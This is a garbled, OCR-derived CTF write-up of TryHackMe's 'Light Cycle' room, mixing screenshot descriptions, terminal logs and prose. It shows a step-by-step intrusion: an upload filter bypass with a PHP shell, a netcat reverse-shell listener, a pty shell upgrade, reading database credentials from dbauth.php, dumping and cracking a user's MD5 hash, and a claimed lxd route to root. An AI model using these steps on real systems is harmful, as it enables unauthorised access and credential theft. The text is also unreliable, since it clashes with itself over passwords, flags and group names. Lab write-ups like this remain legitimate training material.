The screenshot shows a browser window with multiple tabs. The active tab displays a challenge page from TryHackMe. The page contains several questions and input fields:

- Scan the machine. What ports are open? Answer: 80, 65000 (Correct Answer)
- What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step. Answer: Light Cycle (Correct Answer)
- What is the name of the hidden php page? Answer: /uploads.php (Correct Answer)
- What is the name of the hidden directory where file uploads are saved? Answer format: *** (Completed)
- Bypass the filters. Upload and execute a reverse shell. Answer: No answer needed (Completed)
- What is the value of the web.txt flag? (No answer needed)

Below the questions is a note: "Remember that machines can take up to five minutes to boot up fully!"

On the right, a Firefox window shows the URL `10.10.62.93:65000/uploads.php`. The page has a large orange logo with the word "UPLOAD".

The screenshot shows a browser window with multiple tabs. The active tab displays a challenge page from TryHackMe, identical to the one in the previous screenshot.

On the right, a Firefox window shows the URL `http://10.10.217.162:65000/grid/`. The page displays the contents of the "/grid" directory:

Name	Last modified	Size	Description
Parent Directory		-	
apache/2.4.29 (Ubuntu) Server at 10.10.217.162 Port 65000			

A message at the bottom of the Firefox window states: "Firefox automatically sends some data to Mozilla so that we can improve your experience. Choose What I Share".

Question 5:

Next, we have to find the web flag in the shell. First, we have to open the shell first. So we will do in the netcat lvnp 1234. After that, we make a quick search of the file system revelas it is located in var/www/. We can easily access the contents with cat and find the flag THM{ENTER_THE_GRID}

Kali-Linux-2021.4a-virtualbox-amd64 2 (fresh install) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

TryHackMe | 25 Days of CTF Aperture Clear? Index of /grid

1211103237@kali: ~

```
(1211103237@kali)-[~] listening on [any] 1234 ... connect to [10.10.50.112] from (UNKNOWN) [10.10.106.168] 44106 Linux light-cycle 4.15.0-128-generic #31-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
```

Scan the machine. What ports are open?

80, 65000

What's the title of the hidden website? It's worthwhile looking recursively at all websites on the machine.

Light Cycle

What is the name of the hidden php page?

uploads.php

What is the name of the hidden directory where file uploads are saved?

grid

Bypass the filters. Upload and execute a reverse shell.

No answer needed

What is the value of the web.txt flag?

Answer Format: ***{*****}

Upgrade and stabilize your shell.

No answer needed

Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? username:password

```
1211103237@kali: ~
```

```
[1]+ Stopped nc -lvpn 1234 whoami
```

```
www-data@light-cycle:/$ cd /var/www/
```

```
bin home lib64 opt sbin sys vmlinuz
```

```
boot initrd.img lost+found proc snap tmp vmlinuz.old
```

```
dev initrd.img.old media root srv usr
```

```
etc lib run swapfile var
```

```
www-data@light-cycle:/$ pwd
```

```
www-data@light-cycle:/$ ls ENCOM_TheGrid.web.txt
```

```
www-data@light-cycle:/$ cd web.txt
```

```
web.txt: command not found
```

```
www-data@light-cycle:~/var/www$ cd web.txt
```


```
bash: cd: web.txt: Not a directory
```

```
www-data@light-cycle:~/var/www$ cat web.txt
```

```
THM{ENTER_THE_GRID}
```

```
www-data@light-cycle:~/var/www$
```

Question 6: After uploading the file, Netcat that listens to the file will detect the file being uploaded. After that we use the command python3 -c 'import pty;pty.spawn("/bin/bash")', export TERM=xterm and stty raw -echo; fg to stabilise and upgrade the shell we have.



Question 7: After stabilising and upgrading our shell, we use the whoami to know where we currently are and see what is the current option to navigate to. After that, we use the command “cd /var/www/ “ and command “ls” to see what is there inside the navigation. From there on, we select the file TheGrid then includes. We used the command “ls” until we found the file dbauth.php. By using command “cat” we found the password and the username

The image shows a dual-screen setup. On the left screen, a web browser displays a challenge titled 'Light Cycle' from the 'learnmyberin25days' room on TryHackMe. The challenge involves solving several tasks: finding the value of 'web.txt', upgrading the shell, reviewing configuration files for credentials, cracking a password, and accessing a database. On the right screen, a Kali Linux terminal window shows a netcat listener running on port 1234, receiving a connection from the challenge host. The terminal also displays the user's exploit code, which includes importing pty, spawning a bash shell, setting environment variables, and executing the exploit.

Question 8: We can now access the MySQL client using this login information. We can enter the shell with the command `mysql -utron -p` and then enter the password when prompted. Once we are in MySQL, use the command `SHOW DATABASES;` to list all the available databases.

```
Copyright (c) 2000, 2000, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'databases' at line 1
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| tron |
+-----+
2 rows in set (0.00 sec)

mysql> use tron;
use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_tron |
| users |
+-----+
```

Question 9: We can select the tron database by using the command `use tron;` and then list the contents of the users table with `SELECT * FROM users;`. When we do this we see two users and their encrypted passwords. Let's head to the site <https://crackstation.net/> and see if it can make sense of Flynn's password. It is able to do this pretty easily and determines it has been hashed with md5. The password is `@computer@`.

Free Password Hash Cracker

Question 10: by seeing the password provided, we can detect the name has been changes from the original version to flynn

```
mysql> select * from users;
+----+-----+-----+
| id | username | password          |
+----+-----+-----+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+
```

Question 11: Now that we know Flynn's password, we can log in as him using su. We can now read the contents of the flag located in Flynn's home directory. After using cat we see the flag is THM{IDENTITY_DISC_RECOGNISED}

```
File Actions Edit View Help
kali㉿kali ~ kali㉿kali ~ kali㉿kali ~ kali㉿kali:~/pentest/day24 kali㉿light-cycle:~
```

ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'exit()' at line 1
mysql> exit;
Bye
www-data@light-cycle:/var/www/TheGrid/includes\$ cd /home
cd /home
www-data@light-cycle:/home\$ ls -la
ls: cannot access .: Permission denied
total 12
drwxr-xr-x 3 root root 4096 Dec 18 14:08 .
drwxr-xr-x 23 root root 4096 Dec 18 14:18 ..
drwxr-xr-x 4 Flynn Flynn 4096 Dec 19 16:42 Flynn
www-data@light-cycle:/home\$ su Flynn
su Flynn
Password: @computer0
Flynn@light-cycle:~/home\$ ls -la
ls: cannot access .: Permission denied
total 12
drwxr-xr-x 3 root root 4096 Dec 18 14:08 .
drwxr-xr-x 23 root root 4096 Dec 18 14:18 ..
drwxr-xr-x 4 Flynn Flynn 4096 Dec 19 16:42 Flynn
Flynn@light-cycle:/home\$ cd ~
cd
Flynn@light-cycle:~\$ ls -la
ls -la
total 32
drwxr-xr-x 4 Flynn Flynn 4096 Dec 19 16:42 .
drwxr-xr-x 1 root root 4096 Dec 18 14:08 ..
lrwxrwxrwx 1 Flynn Flynn 9 Dec 18 17:44 .bash_history -> /dev/null
-rw-r--r-- 1 Flynn Flynn 220 Dec 18 14:08 .bash_logout
-rw-r--r-- 1 Flynn Flynn 3771 Dec 18 14:00 .bashrc
drwxr-xr-x 2 Flynn Flynn 4096 Dec 18 14:18 .cache
drwxr-xr-x 3 Flynn Flynn 4096 Dec 18 14:28 .gnupg
drwxr-xr-x 2 Flynn Flynn 4096 Dec 18 14:28 .local
-rw-r--r-- 1 Flynn Flynn 0 Dec 18 14:10 .sudo_as_admin_successful
-r----- 1 Flynn Flynn 30 Dec 19 16:42 user.txt
Flynn@light-cycle:~\$ cat user.txt
cat user.txt
THEIDENTITY_DISC_RECOGNISED
Flynn@light-cycle:~\$

Question 12: If we run groups to see what groups Flynn is a part of, we see he is in a group called lxd.

```

Bye
www-data@light-cycle:/var/www/TheGrid/includes$ cd /home
www-data@light-cycle:/home$ ls -la
total 12
drwxr-xr-x  3 root  root  4096 Dec 18 14:08 .
drwxr-xr-x 23 root  root  4096 Dec 18 14:18 ..
drwxr-xr-x  4 Flynn  Flynn  4096 Dec 19 16:42 flynn
www-data@light-cycle:/home$ su flynn
Password: @computer0
flynn@light-cycle:/home$ ls -la
total 12
drwxr-xr-x  3 root  root  4096 Dec 18 14:08 .
drwxr-xr-x 23 root  root  4096 Dec 18 14:18 ..
drwxr-xr-x  4 Flynn  Flynn  4096 Dec 19 16:42 flynn
flynn@light-cycle:/home$ cd ~
cd ~
Flynn@light-cycle:~$ ls -la
total 32
drwxr-xr-x  4 Flynn  Flynn  4096 Dec 19 16:42 .
drwxr-xr-x  3 root  root  4096 Dec 18 14:08 ..
lrwxrwxrwx  1 root  root   9 Dec 18 17:44 .bash_history > /dev/null
-rw-r--r--  1 root  root  220 Dec 18 14:08 .bash_logout
-rw-r--r--  1 Flynn  Flynn  371 Dec 18 14:08 .bashrc
drwxr-xr-x  2 Flynn  Flynn  4096 Dec 18 14:10 .cache
drwxr-xr-x  3 Flynn  Flynn  4096 Dec 18 14:08 .gnupg
-rw-r--r--  1 Flynn  Flynn  807 Dec 18 14:08 .profile
-rw-r--r--  1 Flynn  Flynn  30 Dec 18 14:10 .sudo_as_admin_successful
-rw-r--r--  1 Flynn  Flynn  30 Dec 19 16:42 user.txt
Flynn@light-cycle:~$ cat user.txt
cat user.txt
THM{FLYNN_LIVES}
Flynn@light-cycle:~$ id
id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(kvm)
Flynn@light-cycle:~$ 
```

Question 13: There is a known flaw in lxd which will allow us to create a root shell. These steps come directly out of today's description so it is probably best to follow along there. Below is how I got my own lxd exploit to work.

```

drwxr-xr-x  4 root  root     0 Dec 20 16:49 proc
drwxr-xr-x 26 root  root    860 Dec 24 17:27 run
drwxr-xr-x  2 root  root    230 Dec 24 17:27 skin
drwxr-xr-x  2 root  root    4096 Dec 18 14:08 swap
drwxr-xr-x  2 root  root    4096 Apr 26 2018 srv
-rw-r--r--  1 root  root  245452800 Dec 18 14:04 swapfile
drwxr-xr-x 13 root  root    0 Dec 24 17:37 sys
drwxrwxrwx  1 root  root    4096 Dec 18 14:04 tmp
drwxr-xr-x 10 root  root    4096 Dec 18 14:04 var
drwxr-xr-x 16 root  root    4096 Dec 18 14:07 var
lrwxrwxrwx  1 root  root    31 Dec 18 14:18 vmlinuz > boot/vmlinuz-4.15.0-128-generic
lrwxrwxrwx  1 root  root    31 Dec 18 14:04 vmlinuz.old > boot/vmlinuz-4.15.0-20-generic
/mnt/root# cd /root
cd /root
/mnt/root# cd /root
cd /root
/mnt/root# ls -la
ls -la
total 32
drwxr-xr-x  4 root  root  4096 Dec 20 03:51 .
drwxr-xr-x 23 root  root  4096 Dec 18 14:18 ..
lrwxrwxrwx  1 root  root   9 Dec 18 17:43 .bash_history > /dev/null
-rw-r--r--  1 root  root  2186 Apr 26 2018 .bashrc
drwxr-xr-x  3 root  root  4096 Dec 19 15:15 .cache
drwxr-xr-x  1 root  root   9 Dec 19 15:15 .mysql_history > /dev/null
-rw-r--r--  1 root  root  264 Dec 19 15:19 .mysql_history
-rw-r--r--  1 root  root  148 Aug 17 2015 .profile
drwxr-xr-x  2 root  root  4096 Dec 18 17:57 .ssh
-rw-r--r--  1 root  root  600 Dec 19 20:18 root.txt
/mnt/root# cat root.txt
cat root.txt
THM{FLYNN_LIVES}

As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately this prompted a window to open with the word 'HOLD' embossed in the center of what appeared to be a network of computers. Beneath this McEager read the following: Thank you for playing! Merry Christmas and happy ho lidays to you!
/mnt/root# root # "[E1:1]8[RE]" 
```

Thoughts Process / Methodology:

For this task, we have to find the open port by using nmap. After we find the open port, we have to search our IP addresses with the port and the name of the website will shown. We find the secret php by launching the tmux session and gobuster. After that, go to the "proxy" tab and "Options" section of the burp suite. The "|js\$" must be removed from the file extension in the "Intercept Client Request" before refreshing the page. The upload page must then be accessed by typing in the IP address 65000/uploads.php. The

shell.jpg.php file we made in the powershell must then be uploaded by selecting the upload image button. We will use /grid to access the secret page once the file has been successfully uploaded. The web flag must then be located in the shell. We must first crack open the shell. Determining what to do in the netcat lvnpc 1234. Then, after a fast check of the file system, we discover that it is located at var/www/. With cat command, we can quickly access the data and locate the flag THM{ENTER THE GRID}. Back to the uploading file in the secret page, the file that already uploaded will be discovered by Netcat that is listening to the file. Then, to upgrade and stabilise our existing shell, we use the commands python3 -c "import pty;pty.spawn("/bin/bash)", "export TERM=xterm," and "stty raw -echo; fg.". After upgrading and updating our shell, we use the whoami to determine our location and the available navigational options. Then, to view the contents of the navigation, we use the commands "cd /var/www/" and "ls." Next, we choose the file that TheGrid will include. To locate the file dbauth.php, we used the command "ls." We discovered the login and password using the command "cat." Now that we have the login credentials, we can visit the MySQL client. Mysql -utron -p can be used to launch the shell, and when prompted, the password should be entered. Use the command SHOW DATABASES; to list all the available databases once we are in MySQL. After that, the use tron command can be used to choose the tron database, and the SELECT * FROM users command can be used to list the users table's contents. When we do this, two users' encrypted passwords are displayed. See if the website <https://crackstation.net/> can decipher Flynn's password by going there. It can simply accomplish this and concludes that it has been hashed with MD5. @computer@ is the password. Next, we can see the name has been changed from the original version to flynn by looking at the password that has been provided. Then, we can use su to log in as Flynn now that we have his password. Now that we have access to Flynn's home directory, we can examine the information on the flag. Using cat, we can observe that the flag is THM{IDENTITY DISC RECOGNISED}. Flynn belongs to a group called lxd, which can be found out by running a groups search. Because of a known vulnerability in lxd, we can build a root shell. It would definitely be better to follow along in today's description since these steps are directly taken from there. Here's how I created my own lxd exploit and made it function.